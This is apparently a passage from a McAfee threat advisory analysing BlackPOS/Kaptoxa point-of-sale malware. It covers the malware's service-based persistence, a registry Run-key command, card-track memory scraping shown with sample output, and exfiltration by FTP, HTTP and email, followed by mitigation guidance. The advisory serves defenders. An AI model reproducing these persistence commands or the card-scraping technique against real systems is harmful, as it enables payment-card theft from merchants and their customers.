
A diagram of this attack appears below:



Restart Mechanism

Description

PWS-FBOJ installs itself on the EPOS system as a service called POSWDS that is configured to automatically run at system startup.




POSWDS

Stop the service
Restart the service

Name	Description	Status	Startup Type	Log On As
Portable Media Seri...	Retrieves t...		Manual	Local System
POSWDS		Started	Automatic	Local System
Print Spooler	Loads files ...	Started	Automatic	Local System

BackDoor-FBPL installs itself on the system as a service called BladeLogic that is configured to automatically run at system startup.



BladeLogic

Stop the service
Restart the service

Name	Description	Status	Startup Type	Log On As
Background Intellig...	Transfers f...		Manual	Local System
BladeLogic		Started	Automatic	Local System
ClipBook	Enables Cli...		Disabled	Local System
COM+ Event System	Supports S...	Started	Manual	Local System

Earlier Variants

Derivatives of the “BlackPOS” family have been available in underground markets and forums since (at least) early 2013.

As part of our investigation, several older versions of the malware have been found. These are detected as BackDoor-FBPP and PWS-FBOI. They differ from the more modern versions of the malware in that, the transaction data capture and the data exfiltration was carried out on a single system. This exfiltration was carried out by various means including FTP, HTTP, and email. The email variant used a gmail account to send out captured transaction data to the attackers email account.

Description – BackDoor-FBPP

When run, BackDoor-FBPP takes the following actions:

1) Copies itself to the user’s folder as **svhst.exe**.
2) Creates a readme.txt in the same folder as the malware.
3) Attempts to contact an external FTP server.
4) Executes the following command:

   REG ADD HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v videodrv /t REG_SZ /d "C:\Documents and Settings\<username>\svhst.exe"

   This ensures that the copy of BackDoor-FBPP is executed at every system restart.
5) Executes the following command:


   taskkill /im reg.exe

   This terminates the registry editing program used in step 4.
6) Drops the PWS-FBOI module as the hidden file called **dum.exe** and then executes it.


Description – PWS-FBOI

This version of the malware is a simple command line tool that when run scans the current list of running processes looking for various strings in memory that indicate the presence of credit and debit card details. Any information found is written to the file output.txt in the same folder as the malware, and the program then exits.

Historical examples of these tools will scan memory, as shown in the figure below for CC transaction data (Track 1, Track 2) and write the data to a local output file. Those files are then uploaded to the attacker server. Early variants of this malware have found using simple command line tools to email the output to the attacker using hacked email accounts.



```
        scan process with pid for kartoxa and string p
PATTERN>
scan process:1880
scan process:916
scan process:1248
scan process:2016
CC memregion:14 [oxa
MasterCard: 5431111111111111=13071010000000000666]
CC memregion:14 [000000666
Visa: 4111111111111111=13071010000000000666]
CC2 region:14 [oxa
MasterCard: 5431111111111111=13071010000000000666]
CC2 region:14 [000000666
Visa: 4111111111111111=13071010000000000666]
scan process:716
scan process:996
scan process:728
scan process:308
scan process:924
```



```
oxa
MasterCard: 5431111111111111=13071010000000000666
-------------------------------------------------------
000000666
Visa: 4111111111111111=13071010000000000666
-------------------------------------------------------
oxa
MasterCard: 5431111111111111=13071010000000000666
-------------------------------------------------------
000000666
Visa: 4111111111111111=13071010000000000666
-------------------------------------------------------
```

Mitigation

Mitigating the threat at multiple levels like file, registry, and URL could be achieved at various layers of McAfee products. Browse the product guides available here to mitigate the threats based on the behavior described in the Characteristics and symptoms section.

NOTE: Typical use of this malware (these tools) will be targeted. The adversaries will actively attempt to evade AV detection where possible. It is critical to apply countermeasures outside the typical AV scanning procedures. Application Control/Whitelisting will be extremely successful in blocking/inhibiting these tools. In addition, network monitoring and controls (real-time monitoring and intelligent analytics of SIEM data) will allow for victims to know exactly what malicious behaviors are occurring in their environment at the time of compromise, and where the artifacts/indicators are.

For example:

VIRUSSCAN ENTERPRISE (AV)	Known, associated, malware are detected in the current DAT set. Detection names include BackDoor-FBPL,Generic PUP.z!bj,PortScan-Angry,PWS-BOL!,PWS-FBOI!7F9CDC380EEE,PWS-FBOI!BA0F556CE558,PWS-FBOJ,PWS-FBOL!,RDN/Generic PWS.y!vl,Tool-Netcat. Delete and block the POSWDS and BladeLogic services.
HOST IPS / VSE BOP	Under Analysis
NETWORK SECURITY PLATFORM	Under Analysis
VULNERABILITY MANAGER	Out of scope
WEB GATEWAY	Known, associated, malware are detected in the current DAT set. Detection names include BackDoor-FBPL,Generic PUP.z!bj,PortScan-Angry,PWS-BOL!,PWS-FBOI!7F9CDC380EEE,PWS-FBOI!BA0F556CE558,PWS-FBOJ,PWS-FBOL!,RDN/Generic PWS.y!vl,Tool-Netcat
REMEDIATION MANAGER	Out of scope
POLICY AUDITOR	Out of Scope
NETWORK ACCESS CONTROL	Out of Scope
APPLICATION CONTROL	Expected - Run-Time Control locks down systems and provides protection in the form of Execution Control and Memory Protection.
DATABASE ACTIVITY MONITORING	Out of scope
VULNERABILITY MANAGER FOR DATABASES	Out of scope

Other McAfee solutions that may assist in mitigating exposure to this threat include McAfee Solidcore and McAfee DLP

References

- PWS-FBOJ http://www.mcafee.com/threat-intelligence/malware/default.aspx?id=5741583
- BackDoor-FBPL http://www.mcafee.com/threat-intelligence/malware/default.aspx?id=5717726
- Report: http://www.isightpartners.com/2014/01/kaptoxa-pos-report-faq/
- McAfee Solidcore
- McAfee DLP

Getting Help from the McAfee Foundstone Services team

This document is intended to provide a summary of current intelligence and best practices to ensure the highest level of protection from your McAfee security solution. The McAfee Foundstone Services team offers a full range of strategic and technical consulting services that can further help to ensure you identify security risk and build effective solutions to remediate security vulnerabilities.

You can reach them here: https://secure.mcafee.com/apps/services/services-contact.aspx